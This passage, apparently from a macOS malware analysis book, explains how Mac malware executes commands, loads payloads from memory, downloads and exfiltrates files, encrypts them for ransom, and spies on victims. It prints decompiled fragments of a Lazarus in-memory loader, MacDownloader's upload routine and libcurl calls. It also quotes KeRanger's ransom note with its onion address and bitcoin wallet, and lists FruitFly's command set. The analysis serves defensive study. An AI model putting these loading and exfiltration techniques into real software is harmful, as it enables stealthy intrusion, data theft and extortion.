
popen's man page

Though non-interactive, this (still) provides the means for a remote attacker to execute arbitrary shell commands on an infected system.

Remote Execution

Somewhat similar to executing commands (or binaries) directly via the shell, more sophisticated malware may directly implement process execution. (To be honest, executing commands via the shell is rather noisy and thus more likely to lead to detection).

An example of malware that implements the execution of arbitrary binaries via programmatic APIs (vs. the shell) is OSX.Komplex [11].




remote execution logic (OSX.Komplex)

As shown in the above diagram, OSX.Komplex contains a FileExplorer class that contains a method named executeFile. Disassembling this method shows that it calls into Apple's NSTask APIs [12] to execute the specified binary.

The fact remains that spawning a process is a rather "noisy" event. As such, malware authors have evolved to execute binary code directly from memory.

A recent Lazarus group implant (from 2019)[13] is rather prosaic save for the fact that it has the ability to execute remote payloads directly from memory! This advanced capability ensures that the (2nd-stage) payloads never touch the filesystem, nor result in new processes being spawned. Stealthy indeed!

At a BlackHat USA (2015) talk on Mac Malware, I discussed this method of in-memory file execution as a means to increase stealth and complicate forensics (See: "Writing Bad @$$ Malware for OS X" [14]):



in-memory code execution

The Lazarus group malware [13] utilizes these same APIs to achieve in-memory execution, via a function (they) named `memory_exec2`:

```
01  int _memory_exec2(int arg0, int arg1, int arg2) {
02
03      ...
04      rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
05      rax = NSLinkModule(var_58, "core", 0x3);
06      ...
07
08      //rcx points to the `LC_MAIN` load command
09      r8 = r8 + *(rcx + 0x8);
10      ...
11
12      //invoke payload's entry point!
13      rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
```

in-memory code execution
(Lazarus Group backdoor)

📝 Note:

For a technical deep dive into the in-memory loading capabilities of the Lazarus group implant, see:

"Lazarus Group Goes 'Fileless'" [13]

📝 Note:

It appears that the Lazarus group simply "stole" this in-memory code from a Cylance blog post:

> *"All the code that implements the in-memory loader was actually grabbed from a Cylance blog post and GitHub project where they released some open source code as part of research," Wardle says. Cylance is an antivirus firm that also conducts threat research. "When I was analyzing the Lazarus Group loader I found basically an exact match. It's interesting that the Lazarus Group programmers either Googled this or saw the presentation about it at the Infiltrate conference in 2017 or something."* [15]

To the malware authors, the benefits of utilizing open-source code malware includes efficiency (i.e. it's already written!) and may complicate (prevent?) attribution.


Remote Download/Upload

Another common malware capability (especially of the cyber-espionage variety), is the remote downloading of files from the attacker's server(s), and/or uploading files and collected data off an infected system (exfiltration).

The ability to remotely download files on an infected system is often leveraged by malware to afford the attacker the ability to upgrade the malware and download and execute secondary payloads (or other tools).

OSX.WindTail [16] illustrates this capability well. Designed as a file exfiltration cyber-espionage implant, WindTail also has the ability to download (then execute) additional payloads from the attacker's remote command and control server.

The logic that implements the file download capability is found within a method named `sdf`:



OSX.WindTail's file download

This method first decrypts an embedded address for the command and control server. Following this, it makes an initial request to get a (local) name for the file it's about to download. A second request downloads the actual file off the remote server. Using a network monitor (such as Netiquette [17]), one can observe both these requests (as shown in the image above).

Once WindTail has saved the downloaded file on the infected system, it unzips it, then executes it.

File upload is another capability commonly found in malware. Usually such uploads include information about the infected system (i.e. a survey), or user files that may be of interest to (or even the ultimate goal of) the attacker.

For example `OSX.MacDownloader` [3] collects data about the system (such as installed applications) and saves this to disk, before exfiltrating it to the attacker's command and control server. This exfiltration is performed by invoking a method named

`SendCollectedDataTo:withThisTargetId:`, which in turn invokes the malware `uploadFile:ToServer:withTargetId:` method:

```
01  -[AuthenticationController SendCollectedDataTo:withThisTargetId:](void * self,
02  void * _cmd, void * arg2, void * arg3) {
03     ...
04
05     if (([CUtils hasInternet:0x0] & 0x1 & 0xff) != 0x0) {
06        ...
07        var_120 = [@"/tmp/applist.txt" retain];
08        [CUtils uploadFile:var_120 ToServer:0x0 withTargetId:0x0];
09        ...
10  }
```

OSX.MacDownloader's SendCollectedDataTo method

The `uploadFile:...` method leverages Apple's NSURLConnection APIs [18] to upload the file via a HTTP POST request:

```
01  +(char)uploadFile:(void *)arg2 ToServer:(void *)arg3 withTargetId:(void *)arg4 {
02
03      ...
04
05      var_90 = [[NSMutableURLRequest requestWithURL:var_58 cachePolicy:0x0
06                timeoutInterval:var_50] retain];
07
08      [var_90 setHTTPMethod:@"POST"];
09      [var_90 setAllHTTPHeaderFields:var_78];
10      [var_90 setHTTPBody:var_88];
11
12      rax = [NSURLConnection sendSynchronousRequest:var_90
13             returningResponse:0x0 error:&var_A0];
14      ...
15  }
```


OSX.MacDownloader's uploadFile: method (via NSURLConnection APIs)

Of course there are other (programmatic) methods to upload and download files. A Lazarus group backdoor, OSX.Yort [19] uses the curl API (`/usr/lib/libcurl.dylib`) [20] for this purpose:

```
01  //set curl options
02  curl_easy_setopt(*r15, 0x2727);
03  curl_easy_setopt(*r15, 0x4e2b);
04  curl_easy_setopt(*r15, 0x2711);
05  curl_easy_setopt(*r15, 0x271f);
06
07  //perform network request
08  curl_easy_perform(*r15);
```

`libcurl` API
(Lazarus group implant)

Returning again to `OSX.WindTail`, as noted, its main goal is to exfiltrate files. After scanning an infected system for files of interest (based on file extensions), it creates a zip archive(s) and uploads it via the curl utility:




OSX.WindTail file exfiltration

File Encryption

A well-known class of malware is ransomware, whose goal is to 'lock' (encrypt) users' files before demanding a ransom. Since ransomware is rather en vogue, macOS has seen an uptick of such malware.

The best known (and first fully-functional, in the wild) Mac ransomware was OSX.KeRanger [21]:




OSX.KeRanger

`OSX.KeRanger` will connect to a remote server, expecting a response consisting of a public RSA encryption key and decryption instructions.

Armed with this encryption key, `OSX.KeRanger` will encrypt all files under `/Users/*` as well as all files under `/Volumes` that match certain extensions (A PaloAlto Network report [22] on this ransomware noted about 300 extensions, including `.doc`, `.jpg`, `.zip`, etc.).

For each directory where the ransomware encrypts files, it creates a plaintext 'read-me' file (`README_FOR_DECRYPT.txt`) that instructs the user on how to pay the ransom and recover their files:


README_FOR_DECRYPT.txt — Edited

```
Your computer has been locked and all your files has been encrypted with 2048-bit RSA encryption.

Instruction for decrypt:

1. Go to https://fiwf4kwysm4dpw5l.onion.to ( IF NOT WORKING JUST DOWNLOAD TOR BROWSER AND OPEN
THIS LINK: http://fiwf4kwysm4dpw5l.onion )
2. Use 1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof as your ID for authentication
3. Pay 1 BTC (~407.47$) for decryption pack using bitcoins (wallet is your ID for authentication -
1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof)
4. Download decrypt pack and run


---> Also at https://fiwf4kwysm4dpw5l.onion.to  you can decrypt 1 file for FREE to make sure
decryption is working.


Also we have ticket system inside, so if you have any questions - you are  welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

OSX.KeRanger's decryption instructions [14]

Unless the user pays the ransom, their files will remain locked!


> 📝 Note:
>
> For a detailed history and technical discussion of ransomware on macOS, see:
>
> "Towards Generic Ransomware Detection" [23]

Other Capabilities

Malware targeting macOS is rather diverse and, as such, spans the whole spectrum in terms of capabilities. Here, we wrap up this section by noting that other capabilities of course do exist in Mac malware.

One notable type of Mac malware that shines in terms of its capabilities is malware designed to spy on its victims. Such malware is often impressively fully-featured!

Take for example OSX.FruitFly [24], a rather insidious macOS malware specimen that remained undetected in the wild for over a decade! In a comprehensive analysis titled "Offensive Malware Analysis: Dissecting OSX.FruitFly via a Custom C&C Server" [24], I detailed the malware's rather extensive set of features and capabilities:



cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host

OSX.FruitFly's Capabilities

Some of OSX.FruitFly's more notable capabilities include:

- Screen capture
  View the contents of the victims screen.

